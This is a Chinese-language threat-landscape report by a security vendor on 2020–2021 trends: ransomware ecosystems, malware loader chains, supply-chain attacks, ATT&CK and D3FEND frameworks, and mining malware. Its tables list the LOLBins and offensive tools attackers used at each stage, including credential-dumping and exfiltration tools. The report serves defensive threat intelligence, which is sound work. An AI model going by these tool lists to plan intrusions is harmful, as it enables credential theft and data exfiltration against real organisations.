启明星辰

2020—2021

网络安全

态势观察报告

数据安全/多重勒索/供应链攻击/
APT化/隐蔽僵尸网络/威胁狩猎

● 金睛研究中心 ● VenusEye威胁情报中心
● 云众可信 ● 核心研究院 ● 漏扫团队 ● VSRC
● 知行安全研究中心

免责声明

本报告的研究数据和分析资料来自于金睛研究中心、VenusEye威胁情报中心、云众可信、核心技术研究院和知行安全研究中心，统计数据来自于VenusEye威胁情报中心、应急响应中心和漏洞扫描团队。本报告主要针对2020年至2021年上半年的网络安全状况进行统计、研究和分析。本报告提供给媒体、公众和相关政府及行业机构作为互联网信息安全状况的介绍和研究资料，请相关单位酌情使用。如若本报告阐述之状况、数据与其他机构研究结果有差异，请使用方自行辨别，启明星辰集团不承担与此相关的一切法律责任。

前言

2020年是惊心动魄、瞬息万变的一年，“新冠疫情”重塑世界政治经济新格局，国际形势日趋复杂多变，不确定因素越来越多。2021年是砥砺前行、豪情万丈的一年，“十四五”规划纲要明确了未来的发展方向，建党百年引领奋进的中国迈上新征程。

面对新形势、新征程，我们将迎接新的数字时代。数字化转型会整体驱动生产方式、生活方式和治理方式的变革，尤其是数据要素潜能激活后，数字经济、数字社会、数字政府将进一步提高人民群众的基本福祉。

与此同时，数字化转型也面临着严峻复杂的安全挑战，对关键基础设施、重要数据和公民隐私等构成现实威胁。尤其是近年来频发的一系列威胁数据安全的事件，已经成为人们心中挥之不去的阴霾。

随着数据价值的不断凸显，以及地下网络犯罪产业链的日渐成型，针对数据安全的威胁强度不断攀升，并呈现出一些新特点：从威胁目标上看，攻击重点从网络和系统迁移到业务和数据，勒索软件和应用攻击事件层出不穷；从威胁方式上看，攻击者从简单工具利用进化到复杂攻击武器的运用，甚至通过供应链和物联部件等迂回攻击扩大范围；从威胁技术上看，新型攻击手段花样翻新，0Day利用、潜伏逃逸等技术应用越来越频繁，攻击工具的自动化、智能化趋势十分明显。

站在新起点，面对复杂严峻的安全态势，我们理应对过去一年多的网络安全状况进行全面总结、思考和展望。为此，启明星辰集团发布《2020~2021网络安全态势观察报告》，以观察者视角尝试剖析2020年全年至2021年上半年网络安全形势及其变化，希望以此为各行业以及相关企事业单位提供网络安全战略和决策的参考。

目 录

总结

关于作者

金睛研究中心

金睛研究中心是启明星辰集团专业从事威胁分析和为检测产品赋能的团队。团队秉承着“引领产品、服务产品”的核心理念，长期以来在 Web 安全研究、僵木蠕研究、高级威胁研究、二进制漏洞研究、IoT 威胁研究等多个领域深耕，并将研究成果源源不断赋能到入侵检测、Web 防护、沙箱检测、流量分析、欺骗防御等产品。同时对相关产品产生的安全告警日志、样本数据进行深入挖掘和分析，并向用户提供专业的分析报告、提出专业的安全建议，为用户决策提供帮助。

VenusEye 威胁情报中心

VenusEye 威胁情报中心由启明星辰集团倾力打造，以“数据驱动运营，情报赋能安全”为理念，综合运用沙箱集群、同源分析、知识图谱、人工智能等先进技术，聚焦高价值情报的生产和应用，赋能安全产品和运营服务。可以提供多种与网络安全威胁情报相关的数据、产品和服务，包括但不限于威胁情报站点查询、SaaS 服务、威胁情报库、私有威胁情报中心等。可以协同赋能监测探针类、威胁感知类、分析溯源类、安全运营类等多种威胁情报应用场景，快速研判入侵行为，提升威胁检测、防护、应急响应能力。

云众可信

云众可信（www.cloudcrowd.com.cn）成立于 2017 年，是启明星辰集团旗下品牌，深耕网络安全攻防领域，以“做网络空间安全守护者”为使命，秉承“专业、创新、极致、担当”理念，为客户提供专业可信的网络安全攻防产品、服务及解决方案，致力于成为客户最信赖的网络安全合作伙伴，为客户安全保驾护航。云众可信核心产品包括：网络空间靶场、红蓝网络攻防演练平台、应急演练平台、安全众测平台。安全服务涵盖：攻防演练、安全众测、渗透测试、代码审计、应急响应、安全评估、安全培训、定制服务等。目前，云众可信已成功为来自政府、互联网、金融、电力、能源、运营商、大型企事业单位等行业客户提供安全支撑，助力客户安全、高效、合规的开展业务。

核心技术研究院

启明星辰核心技术研究院是启明星辰集团的网络安全前沿技术研究部门，成立于 2011 年。与启明星辰博士后工作站紧密结合，由博士及硕士研究人员组成的团队近年来致力于大

数据安全分析、机器学习/深度学习在网络安全中的应用、人工智能安全、区块链安全、隐私保护计算等多项网络安全前沿技术领域的研究工作，为启明星辰的技术创新提供重要支持。

■ 漏洞扫描产品中心

启明星辰漏洞扫描产品中心于 2000 年开始研发天镜脆弱性扫描与管理系统，是从事漏洞评估与管理产品的专业化团队，团队坚持自主创新，不断突破脆弱性评估相关核心技术，在工控漏洞评估、漏洞智能管理、产品国产化等多方面持续领先。

研发了具有自主知识产权的漏洞评估与管理产品系列产品，包括天镜系统漏洞评估工具、天镜 Web 应用检测系统、天镜无线安全评估工具、天镜工控漏洞评估工具、、天镜国产化漏洞评估工具、天镜工控等保检查工具箱、天镜等保检查工具箱、天镜网络安全应急处置工具箱、天镜漏洞管理平台、天镜网站安全监测平台产品等。

根据权威调研机构赛迪顾问（CCID）数据显示“天镜脆弱性扫描与管理系统”在漏洞评估与管理市场连续多年排名第一，树立了启明星辰漏洞评估与管理产品的领导者地位和市场品牌。

■ 应急响应中心

启明星辰集团应急响应中心（VSRC）是启明星辰集团开展重要网络安全事件发现、通告和应急处置工作的安全协调中心。致力于为国家主管部门和企业级用户提供统一化资源协调、体系化应急响应、行业化情报服务和规范化安全通告，以共同维护国家公共互联网安全，保障关键信息基础设施安全运行。

■ 知行安全研究中心

知行安全研究中心是启明星辰集团旗下北京网御星云信息技术有限公司所属的专业安全研究中心，研究方向是聚焦数字化场景中的安全需求，通过在安全实践中进行探索、归纳、总结和凝练，形成相关安全研究成果。曾结合云上贵州数字要素市场安全实践，在数博会推出《省域数据要素市场自治与可信流通安全防护体系建设白皮书》、结合医疗领域安全实践，在 CHIMA 大会推出《中国医院网络安全发展研究报告》等重磅报告。

概述

■ 网络安全法制化建设稳步推进，数据安全逐渐成为焦点

习近平总书记指出：“安全是发展的前提，发展是安全的保障”。这表明在塑造数字化发展这个新“动力系统”的同时，也要注重实现网络和数据安全的“制动系统”。唯有如此，才能形成健康、良性、高质量的数字化发展新格局。

网络安全法的正式施行，标志着我国网络安全纳入法制化轨道。等级保护 2.0 相关标准的正式实施，构成了国家网络安全保障的基本制度、基本策略和基本方法。2021 年 7 月，国家互联网信息办公室发布《网络安全审查办法（修订草案征求意见稿）》，从关键信息基础设施到供应链安全等多角度维护国家安全。同月，工业和信息化部、国家互联网信息办公室、公安部联合印发了《网络产品安全漏洞管理规定》，自 2021 年 9 月 1 日起施行。该规定的施行将推动网络产品安全漏洞管理工作的制度化、规范化、法治化，引导建设规范有序、充满活力的漏洞收集和发布渠道，防范网络安全重大风险，保障国家网络安全。特别值得一提的是 2021 年 9 月 1 日即将施行的《中华人民共和国数据安全法》，它的颁布和实施为规范数据处理活动、保障数据安全、促进数据开发利用提供了法律依据。同时标志着数据安全正逐渐成为焦点，并已经成为国家战略层面的重要考量。经过近几年的发展，针对数据安全的各项保障工作逐渐取得成效。

一是数据流通交易安全体系不断完善。当前数据已经上升为新的生产要素，各地纷纷加速培育数据要素市场，着力推进数据流通交易建设，深入数据要素市场的场景化安全需求。发布《省域数据要素市场自治与可信流通安全防护体系建设白皮书》，就是对新型数据流通交易安全的有益探索。

二是数字内容隐私保护细化完善。2020 年通过的《中华人民共和国民法典》，首次规定了隐私权和个人信息保护原则等，为该领域的未来立法奠定基础。2021 年审议的《中华人民共和国个人信息保护法（草案二次审议稿）》，体现了个人信息保护立法工作的逐步细化。

三是数据安全技术逐步创新演进。当前利用数据安全治理、隐私计算、区块链、数据令牌化、数字水印、同态加密等技术，解决数据确权、数据交易、数据可用不可见、数据追踪等问题。采用“零信任”安全理念和架构，以身份为中心，精细化授权，全面审计，保障用户安全、可信地访问业务系统。

我们相信，随着相关法律法规的不断落地以及相关技术的不断成熟，我国网络安全治理能力和数据安全保障水平将会不断迈上新的台阶。

■ 威胁框架进入“攻防兼备”新阶段，并逐渐成为网络安全行业的风向标

过去一年多，以 ATT&CK 为代表的威胁框架热度不减，并逐渐进入“攻防兼备”的新阶段。

2020 年 1 月 7 日，MITRE 发布 ATT&CK For ICS 知识库。ATT&CK For ICS 首次成功描绘了针对工控系统的攻击所涉及的技术，为关键信息基础设施和其他使用工业控制系统的组织评估网络风险提供了重要参考。

2020 年 10 月，MITRE 发布 ATT&CK v8 版本，将 PRE-ATT&CK 替代为新的侦察和资源开发两个战术，较上一版本更加完整地描绘了攻击者针对传统 IT 系统的攻击过程。

2021 年 4 月，MITRE 发布 ATT&CK v9 版本，新增了 ATT&CK for Containers，首次描绘出针对 Kubernetes 和 Docker 的攻击技术。

随着近几年的发展，以红方视角为主的威胁框架逐渐完善，但网络安全防护领域的知识库始终缺失。2014 年 NIST 发布的网络安全框架 CSF 提供了用于管理网络安全风险的通用语言和系统方法，但其更像一个面向合规的方法论，缺乏真正可落地实践的基础。

在此背景下，2020 年 8 月，MITRE 发布了用于主动防御的实战型指导框架：MITRE Shield。该框架是基于对真实攻防对抗环境所涉及的主动防御战术、技术提炼而成的知识库，包括了引导、收集、控制、检测、破坏、促进、合法化、测试 8 大战术和 33 种技术。Shield 提供了针对 ATT&CK 攻击技术对应防御技术的映射，防御者可以利用 ATT&CK 威胁框架分析攻击者的技战术，同时利用 Shield 知识库部署网络防御设施。MITRE Shield 知识库虽然较 CSF 网络安全框架显得更“接地气”，但其每个具体防御技术仍然不够具体细化，缺乏可落地性。

2021 年 6 月，NSA 协助 MITRE 发布了 D3FEND 框架，D3FEND 作为 ATT&CK 的重要补充提供了对抗常见攻击技术的方法模型，并将每一项防御技术与 ATT&CK 模型中的攻击技术相对应。与 MITRE Shield 不同的是，D3FEND 以数字工件本体作为概念化与实例化关系的基础，建立攻击技术和防御技术之间的关联。以 DNS 网络流量数字工件为例，其关联的防御技术（左侧）与关联的攻击技术（右侧）如下：



图 1 D3Fend 框架 DNS 网络流量数字工件

防御者可以通过数字工件的关联找到与之对应的攻击技术和防御技术。D3FEND 相比 MITRE Shield 具备更强的落地性，作为“甲方”的网络安全需求方可以借助 D3FEND，更有针对性地结合自身网络环境面临的威胁设计、部署整个网络防御系统；而作为“乙方”的网络安全厂商在进行 ATT&CK 能力覆盖时也可以“按图索骥”直接找到对应的防御技术。

以 ATT&CK 为代表的攻击框架和以 Shield、D3FEND 为代表的防御框架的出现，为网络安全行业作出了重大贡献。未来，以它们为代表的攻防框架将逐渐成为网络安全行业的风向标。

基于对过去一年多各类攻击事件的汇总，我们总结出 2020 年~2021 年上半年 ATT&CK 常用攻击技术，如下表：

攻击阶段	常用技术
侦察	主动扫描
资源开发	获取能力（代码签名证书）
初始访问	利用面向公众的应用程序、有效账户、供应链攻击、外部远程服务
执行	命令和脚本解释器、计划任务、系统服务、用户执行
持久化	创建或修改系统进程、计划任务、外部远程服务、账户操作、有效账户、创建账户、引导或登录自动启动执行、事件触发执行、劫持执行流程、BITS
权限提升	创建或修改系统进程、计划任务，进程注入、有效账户、访问令牌操作、引导或登录自动启动执行、事件触发执行、劫持执行流程、滥用权限控制机制、域策略修改
防御规避	签名二进制代理执行、进程注入、混淆的文件或信息、伪装、删除主机上的指标，颠覆信任控制、修改注册表、虚拟化/沙盒逃逸、削弱防御、有效账户、访问令牌操作、间接命令执行、劫持执行流、执行护栏、绕过权限控制机制、BITS、域策略修改、利用漏洞绕过安全防护功能、受信任的开发程序代理执行
凭证访问	操作系统凭证转储、爆破、输入捕捉、来自密码存储的凭据、强制认证、窃取或伪造 Kerberos 票据、双因素身份认证拦截、窃取 Web 会话 cookie、不安全的凭证
发现	系统信息发现、文件和目录发现、遍历注册表、系统网络配置发现、虚拟化/沙盒逃逸、进程发现、软件发现、网络连接发现、账号发现、用户发现、系统服务发现
横向移动	远程服务、远程服务会话劫持、替代认证、内部鱼叉式网络钓鱼
收集	归档收集的数据、输入捕捉，来自信息库的数据、剪贴板、邮件收集、屏幕捕捉，音频捕捉、数据暂存

命令与控制	入口工具传输、加密通道、非应用层协议、应用层协议、代理、数据混淆、非标准端口、Web 服务
泄露	通过 Web 服务泄露、通过 C2 通道泄露
影响	服务停止、数据加密

表 1 2020 年~2021 年上半年 ATT&CK 常用攻击技术

在接下来的部分章节（APT 组织态势、勒索攻击态势）中，我们也会总结过去一年多相关事件的 ATT&CK 常用技术。

■ 网络犯罪产业链逐渐成型，地下黑产技术“深度融合”

随着 RaaS（勒索软件即服务）、MaaS（恶意软件即服务）等模式的发展，网络犯罪产业链逐渐成型。网络犯罪过程中的任何环节都能找到相应的服务，网络犯罪团伙俨然已经成为一个协作有序、相互匿名的项目团队。在日益成熟的网络犯罪产业链下，地下黑产技术“深度融合”。

以 RaaS 模式为例，各成员通过暗网相互提供服务，管理者作为“项目经理”统筹资源的调配，赚得的勒索金额会根据不同工种的工作量给予一定的利润分成。勒索团伙通常包含资源服务团队，技术服务团队和业务服务团队。



图 2 网络犯罪产业链

资源服务团队主要提供犯罪团伙所需的工具、初始访问权限、服务器资源等。“管理者”通过招募僵尸网络所有者，已拥有一定权限的黑客获得大量的肉鸡资源，并从中寻找最有价值的目标；勒索软件本体也可以找到合适的开发团队来构建，开发团队可以选择长期支持或一次性出售源代码；此外，勒索软件一般还需要进行免杀处理，这其中最有效的方式就是购买经过免杀处理的加载器。此外，托管服务器、洗钱账户、渗透工具、受害者的链路信息也都是需要准备的资源。

当拿到所需的资源后，便可以通过犯罪团伙本身或其雇佣的攻击团队展开攻击活动。通常他们会使用钓鱼邮件等方式进行勒索软件的分发。由于多重勒索模式的流行，攻击者除了将勒索软件下发之外，还会在勒索之前使用后渗透工具如 Cobalt Strike 窃取受害者的机密文件，或使用 DDoS 方式攻击受害者的网站。

业务服务团队在勒索团伙中也是不可或缺的一环。在该团队中会有外包的分析团队，他们会专门针对受害者的企业信息和窃取的机密文件来分析受害者能够接受的最高赎金，还有专业的谈判团队对受害者进行施压。

上述资源服务团队、技术服务团队、业务服务团队几乎所有的成员都会在暗网上进行公开招聘。



图 3 勒索攻击者在暗网进行技术人员公开招募

在日渐成熟的网络犯罪产业链下，各类僵尸网络、勒索软件、加载器、商业木马“深度融合”，许多网络犯罪分子在产业链内发展关系，从而获得使团队运作或利润最大化的必要技术。以下是过去一年多我们观察到的不同攻击活动中常见的恶意软件投递关系图：



图 4 常见恶意软件投递关系图

在这些攻击组合中，最为常见的主要有以下几种:

Buer→Ryuk

Emotet→Trickbot→Ryuk

Trickbot→Conti

IcedID→Egregor

IcedID→Revil

Zloader→Egregor

Zloader→Ryuk

Zloader→Darkside

BazarLoader→Ryuk

BazarLoader→Conti

■ 勒索攻击已成为全球公敌，“多重勒索”、“APT 化”成为勒索攻击标配

过去一年多，平均每 11 秒就有一家企业成为勒索病毒攻击的目标，勒索攻击或在 2020 年造成高达数千亿美元的损失。据不完全统计，2020 年全球勒索攻击次数较 2019 年同比增长了 150%以上，每次勒索的平均赎金达到了 31 万美元；2021 年“勒索攻击产业”年收入将达到数千亿美元。勒索软件的威胁堪比“911”事件后全球恐怖主义所面临的挑战，并逐渐成为全球公敌。

在“RaaS（勒索软件即服务）”、“APT 化”攻击模式以及“Big Game Hunting（大型狩猎游戏）”盛行的大背景下，勒索攻击的参与者越来越多，勒索攻击的事后追查越来越困难，勒索入侵的过程越来越复杂，勒索攻击的目标越来越有针对性。勒索组织管理者通过招募相关领域的“人才”组成松散的“团队”。“团队”构建完毕后，通过价值目标选择、攻击方案选择等完成前期准备，再通过弱口令爆破、僵尸网络、鱼叉攻击、水坑攻击、供应链攻击或者 0day/Nday 漏洞等方式进入受害者的网络环境，进而通过凭证窃取、权限提升、横向移动等找到受害者的重要资产，将数据打包后上传到攻击者的服务器，最后投放勒索软件进行精准勒索。一般一次完整的勒索攻击会持续数周甚至数月时间，攻击者在受害者网络中长期潜伏，甚至会在攻击过程中随时根据受害者的网络防护情况调整自己的策略，所做的一切都只为寻找最有价值的数据并在最后一刻“一招毙命”。同时，勒索攻击者已经普遍不满足于依靠单一勒索方式达到目的，而是采取泄露攻击目标重要数据，对攻击目标发动 DDoS 攻击甚至威胁与受害企业相关的客户等“多重勒索”方式达成最终的目的。

此外，以往勒索攻击主要针对传统 IT 系统，近年来随着云计算、物联网、移动互联网等技术的快速发展，勒索已经逐渐瞄准云上资源、IoT 设备、工控系统以及移动终端设备，这类本来自身安全性就较薄弱的系统在面对勒索攻击时更加不堪一击，轻则造成企业生产停滞，重则危害社会乃至国家安全。

未来，除了针对价值目标的“APT 化”勒索攻击外，类似 DarkSide 组织以摧毁重要基础设施为目的的高级勒索攻击将会屡见不鲜，勒索攻击将成为危害网络安全的首要威胁。

■ 供应链攻击成为黑客攻击重要突破口，其影响已经上升到国家层面

作为最隐蔽和有效的攻击方式之一，供应链攻击在过去一年多受到攻击者的青睐。

根据 ATT&CK 框架对供应链攻击的分类，供应链攻击一般分为软件供应链攻击、硬件供应链攻击和软件开发工具或依赖库供应链攻击三种形式：

软件供应链攻击案例最为广泛，主要是通过在软件开发阶段修改源代码，分发阶段替换为恶意软件等方式进行攻击。2020 年底，网络安全管理软件供应商 SolarWinds 遭遇国家级 APT 团伙供应链攻击，就是典型的软件供应链攻击，本次攻击导致包括美国关键基础设施、军队、政府在内的 18000 多家客户全部受到影响。无独有偶，2021 年年中，Revil 黑客组织通过 Kaseya 旗下产品 KASEYA VSA 的漏洞发起供应链攻击，多达 200 余家客户受到影响。

硬件供应链攻击是通过替换、植入、修改等方式在硬件产品送达消费者之前的整个环节中进行攻击。相较于软件供应链攻击，硬件供应链攻击更加难以发现，攻击成本也相对更高。2015 年披露的方程式组织武器库中就包含数十种常见品牌的硬盘固件重编程的恶意模块。

通过篡改软件开发工具以及使用广泛的开源项目是供应链攻击的第三种方式，也被称为“下一代供应链攻击”。Sonatype 发布的《2020 年软件供应链状况》报告中指出，过去 12 个月共发生了 929 次针对开源软件的供应链攻击。相比之下，过去五年的总和才仅有 200 余起。2021 年年初，一名白帽黑客通过向 PyPI、npm 以及 RubyGems 的开源仓库上传恶意软

件成功入侵了包括 Microsoft、Apple、PayPal、Shopify、Netflix、Yelp、Tesla 和 Uber 等 35 家重要公司的内部系统，并因此获得了超过 130,000 美元的漏洞赏金奖励。我们应该庆幸这仅仅是一次渗透测试，如果是一次真实的攻击甚至幕后黑手是国家级 APT 组织，那后果可想而知。

供应链攻击具有极端隐蔽、检测困难、攻击面广泛、攻击成本低回报高等特点。我们预计，未来供应链攻击事件会逐渐增长甚至暴发，国家级背景的攻击组织主导的供应链攻击事件将会屡见不鲜。由于我国大部分信息化系统的软硬件核心技术对欧美的依赖程度仍比较高，因此供应链安全将是我们未来面临的重要挑战。

■ 就地取材，LOLBins、攻击性安全工具滥用成趋势

对于攻击者来说，利用各种现成的工具来实现其最终目的无疑是最佳选择。一是，利用现成的工具可以更大地降低成本，攻击者只需要付出一定的学习成本便可轻松达到目的；二是，有些工具并非是真正的恶意软件，安全软件一般不会检测或者会被管理者当作白名单，大大提高了这类工具在使用过程中的“免杀”能力。三是，使用现成工具往往会更进一步隐藏攻击者的真实身份，使得基于工具进行攻击者身份鉴别的手段失效。

在“Living off the land”热度不减的同时，攻击性安全工具（Offensive Security Tools，简称 OST）越来越受到攻击者的关注。“Living off the land”通常指攻击者使用目标主机上已安装的工具或功能进行攻击的方式，被利用的工具通常叫做“LOLBin”。在真实攻击中，LOLBin 一般以操作系统自带的具有一定功能（如网络访问，命令执行等）的系统文件为主。虽然“Living off the land”可以最大限度地避免攻击被发现的可能，但仅利用系统提供的有限功能“拼凑”出整个攻击过程并非易事，攻击性安全工具便进入了攻击者的视野。攻击性安全工具是指在不利用软件自身缺陷或漏洞的情况下，以合法身份实施入侵或规避安全防御机制的软件代码库。攻击性安全工具一般由信息安全专业人士开发，目的是促进网络安全相关技术的发展。通俗地讲，攻击性安全工具就是开源代码共享网站可以下载到的渗透工具或者较为知名的商业渗透攻击套件的集合。

下面我们结合 ATT&CK 网络威胁框架，总结近年来在各个攻击阶段较为常用的 LOLBins 以及攻击性安全工具：

攻击阶段	LOLBins	攻击性安全工具
侦察	Ping.exe 、 net.exe 、 nslookup	PortScanner
初始访问	RDP 远程桌面	NLBrute、Hydra
执行	Powershell.exe 、 Atbroker.exe、Bash.exe、 Bitsadmin.exe 、 cmd.exe、cscript.exe、 explorer.exe 、	

	Gpscript.exe、hh.exe、le4uinit.exe、ieexec.exe、mmc.exe、Msbuild.exe、Msdt.exe、mshta.exe、msiexec.exe、rasautou.exe、chtasks.exe、scriptrunner.exe、ttdinject.exe、vbc.exe、verclsid.exe、wab.exe、wmic.exe、wuauclt.exe、appvlp.exe、cdb.exe、csi.exe	
持久化	cmdkey.exe、Netsh.exe、pnputil.exe、At.exe、sc.exe、reg.exe	Koadic
权限提升		Cobalt Strike、Koadic
防御规避	Atbroker.exe、cmstp.exe、control.exe、csc.exe、esentutl.exe、eventvwr.exe、Forfiles.exe、ieexec.exe、Jsc.exe、MpCmdRun.exe、odbcconf.exe、pcalua.exe、pcwrun.exe、net.exe、Presentationhost.exe、Regasm.exe、regedit.exe、regini.exe、regsvcs.exe、regsvr32.exe、sc.exe、wsreset.exe、taskkill.exe	UACME、Process-Hollowing、SimplePELoade、ImprovedReflectiveDLLInjection、Process Hacker、PCHunter、GMER、software uninstallers、Revo Uninstaller、Defender Control
凭证窃取	diskshadow.exe、pktmon.exe、tttracer.exe、adplus.exe、comsvcs.dll	Mimikatz、LaZagne、NetPass、Cobalt Strike、NLBrute、Hydra、Rubeus、Invoke-Kerberoast、Metasploit、PowerShell Empire、ProcDump、Cobalt Strike、KeeThief、impacket
发现	nltest.exe、whoami.exe、	BloodHound、AdFind、CrackMapExec、

	net.exe、mmc.exe	ADRecon 、 Advanced Port Scanner 、 SharpHound、kerbrute
横向移动	AppInstaller.exe 、 CertReq.exe 、 certutil.exe、diantz.exe、 Expand.exe 、 extra32.exe 、 ftp.exe 、 print.exe、xwizard.exe	Cobalt Strike、Invoke-TheHash、PsExec、 Invoke-DACheck、Netscan、PowerSploit、 Pyxie、 Invoke-SMBExec、Empire
收集	findstr.exe、psr.exe	WinRar、7z、SharpHound
命令与控制	bitsadmin.exe	Cobalt Strike 、 Empire 、 QuasarRAT 、 PoshC2、Covenant 、PowerShell Empire、Koadic
泄露		MegaSync 、 MEGA 、 DropMeFiles 、 WinSCP、Rclone、Koadic

表 2 各个攻击阶段常用的 LOLBins 以及攻击性安全工具

■ 新挖矿木马如雨后春笋般涌现，容器成为挖矿攻击重要目标

与普遍“APT”化的勒索攻击不同，为了获得更多的计算资源，挖矿攻击仍然以不断扩大感染面为主要目标。

过去一年多，随着以比特币为代表的数字加密货币的暴涨，挖矿木马也随之更加活跃。甚至一些知名 APT 组织也加入挖矿阵营。在这一年里，老的挖矿木马持续活跃，如永恒之蓝下载器木马以及 H2Miner 挖矿家族都在不断扩充漏洞攻击武器库；新的挖矿木马层出不穷，如 PGMiner、KingMiner 等新挖矿木马。

